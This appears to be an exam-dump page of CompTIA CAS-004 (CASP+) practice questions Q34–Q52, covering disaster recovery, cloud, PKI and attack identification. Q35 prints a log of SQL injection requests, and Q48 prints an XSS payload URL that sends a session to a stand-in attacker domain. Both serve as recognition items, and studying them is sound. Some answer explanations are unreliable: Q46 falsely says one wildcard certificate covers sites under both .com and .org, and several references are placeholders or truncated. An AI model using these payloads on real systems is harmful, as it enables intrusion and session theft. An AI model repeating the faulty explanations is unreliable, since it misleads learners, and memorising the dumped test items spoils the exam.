Latest Nov-2023 CompTIA CAS-004 Dumps Updated 362 Questions [Q34-Q52

Latest Nov-2023 CompTIA CAS-004 Dumps Updated 362 Questions
PDF Download Free of CAS-004 Valid Practice Test Questions

CompTIA Advanced Security Practitioner (CASP+) certification is designed for professionals who have extensive experience in the field of cybersecurity. CompTIA Advanced Security Practitioner (CASP+) Exam certification is recognized worldwide and is highly sought after by employers who are looking for experts in the field of cybersecurity. The CompTIA CAS-004 exam is the latest version of the CASP+ certification and is designed to test the knowledge and skills of cybersecurity professionals.

The CASP+ certification is highly valued in the cybersecurity industry and is recognized by many organizations worldwide. It demonstrates that the holder has advanced knowledge and skills in cybersecurity and is capable of providing comprehensive security solutions to protect organizations from various cyber threats. CompTIA Advanced Security Practitioner (CASP+) Exam certification is also a prerequisite for many high-level cybersecurity positions, such as cybersecurity architect, security engineer, and security analyst.

Q34. A disaster recovery team learned of several mistakes that were made during the last disaster recovery parallel test. Computational resources ran out at 70% of restoration of critical services.


Which of the following should be modified to prevent the issue from reoccurring?

* Recovery point objective
* Recovery time objective
* Mission-essential functions
* Recovery service level

Reference:

The recovery service level is a metric that defines the minimum level of service or performance that a system or process must provide after a disaster or disruption. The recovery service level can include parameters such as availability, capacity, throughput, latency, etc. The recovery service level should be modified to prevent the issue of running out of computational resources at 70% of restoration of critical services. The recovery service level should be aligned with the recovery point objective (RPO) and the recovery time objective (RTO), which are the maximum acceptable amount of data loss and downtime respectively. Reference: https://www.techopedia.com/definition/29836/recovery-service-level https://www.ibm.com/cloud/learn/recovery-point-objective https://www.ibm.com/cloud/learn/recovery-time-objective

Q35. Given the following log snippet from a web server:



```
84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.ph
FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(6810=6810,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows N
Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.ph
FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(7505=7505,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows N
Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.ph
CONCAT(0x7171787671,(SELECT (ELT(1399=1399,1))),0x71707a7871)) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windo
rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:27 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.ph
CONCAT(0x7171787671,0x537653544175467a724f,0x71707a7871),NULL,NULL-- HTTP/1.1" 200 182 "-" "Mozilla/5.0
ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"
```

Which of the following BEST describes this type of attack?

* SQL injection
* Cross-site scripting
* Brute-force
* Cross-site request forgery

Q36. A company undergoing digital transformation is reviewing the resiliency of a CSP and is concerned about meeting SLA requirements in the event of a CSP incident.

Which of the following would be BEST to proceed with the transformation?

* An on-premises solution as a backup
* A load balancer with a round-robin configuration
* A multicloud provider solution
* An active-active solution within the same tenant

An active-active cluster does nothing if the cloud provider goes down. One of the main features of multi-cloud is redundancy.

https://www.cloudflare.com/learning/cloud/what-is-multicloud/

Q37. An organization decided to begin issuing corporate mobile device users microSD HSMs that must be installed in the mobile devices in order to access corporate resources remotely Which of the following features of these devices MOST likely led to this decision? (Select TWO.)
* Software-backed keystore
* Embedded cryptoprocessor
* Hardware-backed public key storage
* Support for stream ciphers
* Decentralized key management
* TPM 2.0 attestation services

Q38. A security analyst for a managed service provider wants to implement the most up-to-date and effective security methodologies to provide clients with the best offerings. Which of the following resources would the analyst MOST likely adopt?
* OSINT
* ISO
* MITRE ATT&CK
* OWASP

Q39. A developer is creating a new mobile application for a company. The application uses REST API and TLS 1.2 to communicate securely with the external back-end server. Due to this configuration, the company is concerned about HTTPS interception attacks.

Which of the following would be the BEST solution against this type of attack?
* Cookies
* Wildcard certificates
* HSTS
* Certificate pinning

Q40. An organization is deploying a new, online digital bank and needs to ensure availability and performance. The cloud-based architecture is deployed using PaaS and SaaS solutions, and it was designed with the following considerations:

&#8211; Protection from DoS attacks against its infrastructure and web applications is in place.

&#8211; Highly available and distributed DNS is implemented.

&#8211; Static content is cached in the CDN.

&#8211; A WAF is deployed inline and is in block mode.

&#8211; Multiple public clouds are utilized in an active-passive architecture.

With the above controls in place, the bank is experiencing a slowdown on the unauthenticated payments page. Which of the following is the MOST likely cause?
* The public cloud provider is applying QoS to the inbound customer traffic.
* The API gateway endpoints are being directly targeted.
* The site is experiencing a brute-force credential attack.
* A DDoS attack is targeted at the CDN.

Q41. A new mandate by the corporate security team requires that all endpoints must meet a security baseline before accessing the corporate network. All servers and desktop computers are scanned by the dedicated internal scanner appliance installed in each

subnet. However, remote worker laptops do not access the network regularly. Which of the following is the BEST option for the security team to ensure remote worker laptops are scanned before being granted access to the corporate network?
* Implement network access control to perform host validation of installed patches.
* Create an 802.1X implementation with certificate-based device identification.
* Create a vulnerability scanning subnet for remote workers to connect to on the network at headquarters.
* Install a vulnerability scanning agent on each remote laptop to submit scan data.

Q42. An enterprise&#8217;s Chief Technology Officer (CTO) and Chief Information Security Officer (CISO) are meeting to discuss ongoing capacity and resource planning issues. The enterprise has experienced rapid, massive growth over the last 12 months, and the technology department is stretched thin for resources. A new accounting service is required to support the enterprise&#8217;s growth, but the only available compute resources that meet the accounting service requirements are on the virtual platform, which is hosting the enterprise&#8217;s website.

Which of the following should the CISO be MOST concerned about?
* Poor capacity planning could cause an oversubscribed host, leading to poor performance on the company&#8217;s website.
* A security vulnerability that is exploited on the website could expose the accounting service.
* Transferring as many services as possible to a CSP could free up resources.
* The CTO does not have the budget available to purchase required resources and manage growth.

Q43. An architectural firm is working with its security team to ensure that any draft images that are leaked to the public can be traced back to a specific external party. Which of the following would BEST accomplish this goal?
* Properly configure a secure file transfer system to ensure file integrity.
* Have the external parties sign non-disclosure agreements before sending any images.
* Only share images with external parties that have worked with the firm previously.
* Utilize watermarks in the images that are specific to each external party.
Utilizing watermarks in the images that are specific to each external party would best accomplish the goal of tracing back any leaked draft images. Watermarks are visible or invisible marks that can be embedded in digital images to indicate ownership, authenticity, or origin. Watermarks can also be used to identify the recipient of the image and deter unauthorized copying or distribution. If a draft image is leaked to the public, the watermark can reveal which external party was responsible for the breach.

Q44. A cloud security architect has been tasked with selecting the appropriate solution given the following:

* The solution must allow the lowest RTO possible.

* The solution must have the least shared responsibility possible.

* Patching should be a responsibility of the CSP.

Which of the following solutions can BEST fulfill the requirements?
* Paas
* laas
* Private
* Saas
Explanation

SaaS, or software as a service, is the solution that can best fulfill the requirements of having the lowest RTO possible, the least shared responsibility possible, and patching as a responsibility of the CSP. SaaS is a cloud service model that provides users with access to software applications hosted and managed by the CSP over the internet. SaaS has the lowest RTO (recovery time objective), which is the maximum acceptable time for restoring a system or service after a disruption, because it does not require any installation, configuration, or maintenance by the users. SaaS also has the least shared responsibility possible because most of the security aspects are handled by the CSP, such as patching, updating, backup, encryption, authentication, etc.

References: [CompTIA CASP+ Study Guide, Second Edition, pages 403-404]

Q45. An organization&#8217;s existing infrastructure includes site-to-site VPNs between datacenters. In the past year, a sophisticated attacker exploited a zero-day vulnerability on the VPN concentrator. Consequently,

the Chief Information Security Officer (CISO) is making infrastructure changes to mitigate the risk of service loss should another zero-day exploit be used against the VPN solution.

Which of the following designs would be BEST for the CISO to use?
* Adding a second redundant layer of alternate vendor VPN concentrators
* Using Base64 encoding within the existing site-to-site VPN connections
* Distributing security resources across VPN sites
* Implementing IDS services with each VPN concentrator
* Transitioning to a container-based architecture for site-based services

If on VPN concentrator goes down due to a zero day threat, having a redundant VPN concentrator of a different vendor should keep you going.

Q46. A cloud security engineer is setting up a cloud-hosted WAF. The engineer needs to implement a solution to protect the multiple websites the organization hosts. The organization websites are:

* www.mycompany.org

* www.mycompany.com

* campus.mycompany.com

* wiki. mycompany.org

The solution must save costs and be able to protect all websites. Users should be able to notify the cloud security engineer of any on-path attacks. Which of the following is the BEST solution?
* Purchase one SAN certificate.
* Implement self-signed certificates.
* Purchase one certificate for each website.
* Purchase one wildcard certificate.

Explanation

Purchasing one wildcard certificate is the best solution to protect multiple websites hosted by an organization in a cloud-hosted WAF. A wildcard certificate is a type of SSL/TLS certificate that can secure a domain name and any number of its subdomains with a single certificate. For example, a wildcard certificate for

*.mycompany.com can secure www.mycompany.com, campus.mycompany.com, and any other subdomain under mycompany.com. A wildcard certificate can save costs and simplify management compared to purchasing individual certificates for each website.


References: [CompTIA CASP+ Study Guide, Second Edition, page 301]

Q47. A security architect needs to implement a CASB solution for an organization with a highly distributed remote workforce. One Of the requirements for the implementation includes the capability to discover SaaS applications and block access to those that are unapproved or identified as risky. Which of the following would BEST achieve this objective?

* Deploy endpoint agents that monitor local web traffic to enforce DLP and encryption policies.
* Implement cloud infrastructure to proxy all user web traffic to enforce DI-P and encryption policies.
* Implement cloud infrastructure to proxy all user web traffic and control access according to centralized policy.
* Deploy endpoint agents that monitor local web traffic and control access according to centralized policy.

The best way to achieve the objective of discovering SaaS applications and blocking access to unapproved or identified as risky ones is to implement cloud infrastructure to proxy all user web traffic and control access according to centralized policy (C). This solution would allow the security architect to inspect all web traffic and enforce access control policies centrally. This solution also allows the security architect to detect and block risky SaaS applications.

Q48. A threat analyst notices the following URL while going through the HTTP logs.



```
http://www.safebrowsing---/search.asp?q=<script>x=newimage;x.src="http://baddomain---/session;</script>
```

Which of the following attack types is the threat analyst seeing?
* SQL injection
* CSRF
* Session hijacking
* XSS

Q49. A security team received a regulatory notice asking for information regarding collusion and pricing from staff members who are no longer with the organization. The legal department provided the security team with a list of search terms to investigate.

This is an example of:
* due intelligence
* e-discovery.
* due care.
* legal hold.

Q50. A security consultant is designing an infrastructure security solution for a client company that has provided the following requirements:

* Access to critical web services at the edge must be redundant and highly available.

* Secure access services must be resilient to a proprietary zero-day vulnerability in a single component.

* Automated transition of secure access solutions must be able to be triggered by defined events or manually by security operations staff.

Which of the following solutions BEST meets these requirements?
* Implementation of multiple IPSec VPN solutions with diverse endpoint configurations enabling user optionality in the selection of a remote access provider
* Remote access services deployed using vendor-diverse redundancy with event response driven by playbooks.
* Two separate secure access solutions orchestrated by SOAR with components provided by the same vendor for compatibility.
* Reverse TLS proxy configuration using OpenVPN/OpenSSL with scripted failover functionality that connects critical web services out to endpoint computers.


Remote access services deployed using vendor-diverse redundancy with event response driven by playbooks is the best solution to meet the requirements. Vendor-diverse redundancy means using different vendors or technologies to provide the same service or function, which can increase the availability and resilience of the service. For example, if one vendor&#8217;s VPN solution fails due to a zero-day vulnerability, another vendor&#8217;s VPN solution can take over without affecting the users. Event response driven by playbooks means using predefined workflows or scripts to automate the actions or decisions that need to be taken in response to certain events or triggers. For example, a playbook can define how to switch between different remote access solutions based on certain criteria or conditions, such as performance, availability, security, or manual input.

Playbooks can also be integrated with SOAR platforms to leverage their capabilities for orchestration, automation, and response.
Verified References:


https://cyware.com/security-guides/security-orchestration-automation-and-response/what-is-vendor-agnost

https://www.paloaltonetworks.com/cyberpedia/what-is-a-security-playbook

Q51. A cybersecurity analyst created the following tables to help determine the maximum budget amount the business can justify spending on an improved email filtering system:



Month	Total Emails Received	Total Emails Delivered	Spam Detections	Accounts Compromised	Total Business Loss Account Compromise
January	304	240	62	0	$0
February	375	314	58	1	$1000
March	360	289	69	0	$0
April	281	213	67	1	$1000
May	331	273	55	2	$2000
June	721	598	120	6	$6000



Filter	Yearly Cost	Expected Yearly Spam True Positives	Expected Yearly Account Compromises
ABC	$18,000	930	1
XYZ	$16,000	1200	4
GHI	$22,000	2400	0
TUV	$19,000	2000	2

Which of the following meets the budget needs of the business?
* Filter ABC
* Filter XYZ
* Filter GHI
* Filter TUV

Q52. A company publishes several APIs for customers and is required to use keys to segregate customer data sets.

Which of the following would be BEST to use to store customer keys?
* A trusted platform module
* A hardware security module
* A localized key store
* A public key infrastructure

CAS-004 Test Engine files, CAS-004 Dumps PDF: https://www.validexam.com/CAS-004-latest-dumps.html]